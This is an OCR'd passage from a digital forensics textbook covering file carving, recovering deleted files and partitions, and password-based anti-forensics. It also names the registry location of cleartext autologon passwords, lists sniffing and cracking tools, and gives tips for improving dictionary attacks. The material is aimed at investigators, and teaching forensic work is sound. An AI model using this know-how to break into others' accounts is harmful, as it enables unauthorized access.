
- As discussed before, file carving is the process of recovering files from their fragments and pieces from unallocated space of the hard disk in the absence of file system metadata. In computer forensics, it helps investigators extract data from a storage medium without any support from the file system used in the creation of the file.
- Unallocated space refers to the hard disk space that does not contain any file information but stores file data without the details of its location. Investigators can identify the files using certain characteristics such as file header (the first few bytes) and footer (the last few bytes).
- For example, a suspect may try to hide an image from detection by investigators by changing the file extension from .jpg to .dll. However, changing the file extension does not change the file header, which can reveal the actual file format. A file format is confirmed as .jpg if it shows "JFIF" in the file header and hex signature as "4A 46 49 46".
- File carving methods may vary based on different elements such as the fragments of data present, deletion technique used, type of storage media, etc. This process depends on information about the format of the existing files of interest. Investigators can analyze

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

the file headers to verify the file format using tools such as 010 Editor, CI Hex Viewer, Hexinator, Hex Editor Neo, Qiew, WinHex, etc.

- File carving does not require file system structure to recover data from the disk whereas file recovery requires knowledge of the file system structure to recover deleted data.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




File Carving on Windows

Windows tracks its files/folders on a hard drive using the pointers that tells the system where the file begins and ends. When a file/folder is deleted from a drive, the contents related to the file/folder remain on the hard disk, but the pointers to the file are deleted. In other words, the deleted files can be recovered from the hard disk until the sectors containing the contents of the file are overwritten with new data.

This allows forensic tools such as Autopsy, Recall My Files, EaseUS Data Recovery Wizard Pro, and R-Studio for Windows, to recover such deleted files/folders from the hard disk. In SSDs, the recovery of deleted files becomes difficult as TRIM is enabled by default.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



File Recovery Tools: Windows

- **EaseUS Data Recovery Wizard Pro**

  Source: *https://www.easeus.com*

  EaseUS Data Recovery Wizard software is used to perform format recovery and unformat and recover deleted files emptied from Recycle Bin or data lost due to partition loss or damage, software crash, virus infection, unexpected shutdown, or any other unknown reasons under Windows 10, 8, 7, 2000/XP/Vista/2003/2008 R2 SP1/Windows 7 SP1. This software supports hardware RAID and hard drive, USB drive, SD card, memory card, etc.

  Features

  - Specifies file types before file recovery to find lost files quickly
  - Saves previous searching results for continuous recovery
  - Scans lost files faster by skipping bad sectors automatically

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 5.7: Recovering deleted files using EaseUS data recovery wizard

Some Windows based file recovery tools are listed as follows:

- Recover My Files (*https://getdata.com*)
- DiskDigger (*https://diskdigger.org*)
- Handy Recovery (*https://www.handyrecovery.com*)
- Quick Recovery (*https://www.recoveryourdata.com*)
- Stellar Phoenix Windows Data Recovery (*https://www.stellarinfo.com*)

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



File Carving on Linux

In Linux, users can delete files using **/bin/rm/** command, wherein the inode pointing to the file is deleted but the file remains on the disk.

Hence, the forensic investigator can use third-party tools such as Stellar Phoenix Linux Data Recovery, R-Studio for Linux, TestDisk, PhotoRec, Kernel for Linux Data Recovery, etc., to recover deleted data from the disk.


If a user removes a file that is being used by any running processes, the contents of the file would occupy a disk space that cannot be reclaimed by any other files or programs.

The second extended file system (ext2) is designed in such a way that it shows several places where data can be hidden.

It is noteworthy that if an executable erase itself, its contents can be retrieved from a **/proc** memory image. The command **cp/proc/$PID/exe/tmp/file** creates a copy of a file in **/tmp**.

Unlike Windows, Linux can access and retrieve data from a variety of machines. The Linux kernel supports a large number of file systems including VxFS, UFS, HFS, NTFS, and FAT file systems. Some file systems are not readable in a Windows environment, and users can easily recover such files using a bootable Linux distro such as Knoppix. Third-party tools such as Stellar Phoenix Linux Data Recovery, R-Studio for Linux, TestDisk, PhotoRec, and Kernel for Linux Data Recovery can be used to recover deleted files from Linux.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



SSD File Carving on Linux File System

Forensic workstation used: Windows 10

- The forensically acquired image from TRIM disabled SSD should be examined using file carving tools such as Autopsy, R-Studio, etc.
- In Autopsy, the carved data from the forensic evidence file is displayed under the appropriate data source with heading "$CarvedFiles"





Figure 5.8: File carving on Linux image file using Autopsy

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Recovering Deleted Partitions

When a user deletes a partition from the disk, the data allocated to the partition is lost, and the deleted partition is converted to unallocated space on the disk.

The MBR partition table stores the records of the primary and extended partitions available on the disk. Therefore, whenever a partition is deleted from the disk, the entries pertaining to the partitions are removed from the MBR partition table.

An attacker/insider with a malicious intent may delete a partition and merge it with the primary partition.

During forensic investigation, if the investigator cannot find the deleted partition in Disk Management, then the investigator uses third-party tools such as R-Studio and EaseUS Data Recovery Wizard to scan the hard disk to discover and recover the deleted partition and its contents. These automated tools perform full disk scan, looks for deleted partition information and reconstruct the partition table entry for deleted partition.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Recovering Deleted Partitions: Using EaseUS Data Recovery Wizard

When an Unallocated partition is found during forensic investigation, the investigator use automated tools such as EaseUS Data Recovery Wizard to discover lost partition and recover the data from it.

EaseUS Data Recovery Wizard tool recovers data from the FAT and NTFS based file system partitions.




Figure 5.9: Unallocated partition on suspect machine




Figure 5.10: Unallocated partition detected using EaseUS Data Recovery

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 5.11: Recovered data from lost partition

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Anti-forensics Technique: Password Protection

Passwords are important because they are the gateway to most computer systems. Password protection shields information, protects networks, applications, files, documents, etc. from unauthorized users. Many organizations and individuals, who do not want others to access their data, resources, and other products, employ passwords and strong cryptographic algorithms as security measures.

Attackers and intruders use these protection techniques to hide evidence data, prevent reverse engineering of applications, hinder information extraction from network devices, and prevent access to system and hard disk. This can make forensic investigators' work difficult. Encryption is a preferred technique for deterring forensic analysis. In such cases, investigators can use password cracking tools such as ophcrack and RainbowCrack to circumvent the password protection.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Password Types

Computing devices can store and transmit passwords as cleartext, obfuscated, and hashed passwords, of which only hashed passwords need cracking while the other password types can assist in the cracking phase.

- **Cleartext passwords**
  - Passwords are sent and stored in plaintext without any alteration
  - **Example**: Windows Registry stores automatic logon password in cleartext in the registry, HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
  - Investigators can use tools such as Cain and Ettercap to sniff cleartext passwords
- **Obfuscated passwords**
  - Passwords are stored or communicated after a transformation
  - When transformation is reversible, password becomes unreadable when user applies an algorithm and on application of reverse algorithm, it returns to cleartext form
- **Password hashes**
  - Password hashes are a signature of the original password generated using a one-way algorithm. Passwords are hashed using hash algorithms (MD5, SHA, etc.), which are not reversible

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Password Cracking Techniques

There are three popular techniques for password cracking and they are discussed below:

- **Dictionary Attacks**

  In a dictionary attack, a dictionary file is loaded into the cracking application that runs against user accounts. A dictionary is a text file that contains several dictionary words or predetermined character combinations. The program uses every word present in the dictionary to find the password. Dictionary attacks are more useful than a brute-force attack. However, this attack does not work against a system that uses passphrases or passwords not contained within the dictionary used.

  This attack is applicable in two situations:

  - In cryptanalysis, it helps find out the decryption key for obtaining the plaintext from the ciphertext
  - In computer security, it helps avoid authentication and access to a computer by guessing passwords

  Methods to improve the success of a dictionary attack:

  - Using more number of dictionaries, such as technical dictionaries and foreign dictionaries, can help retrieve the correct password
  - Using string manipulation; for example, if the dictionary contains the word, “system,” then try string manipulation and use “metsys” and others

Digital Forensics Essentials Copyright © by **EC-Council**
